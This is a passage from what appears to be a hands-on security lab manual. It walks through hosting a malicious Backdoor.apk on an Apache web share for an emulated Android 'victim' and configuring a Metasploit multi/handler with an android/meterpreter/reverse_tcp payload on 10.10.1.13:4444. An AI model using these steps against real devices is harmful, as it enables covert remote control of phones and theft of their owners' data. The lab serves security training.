
9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

> Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Execute the below commands to create a **share** folder and assign required permissions to it:
    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.




12. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.




13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

14. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




15. Now, issue the following commands in msfconsole:

    - Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
    - Type **set LHOST 10.10.1.13** and press **Enter**.
    - Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.

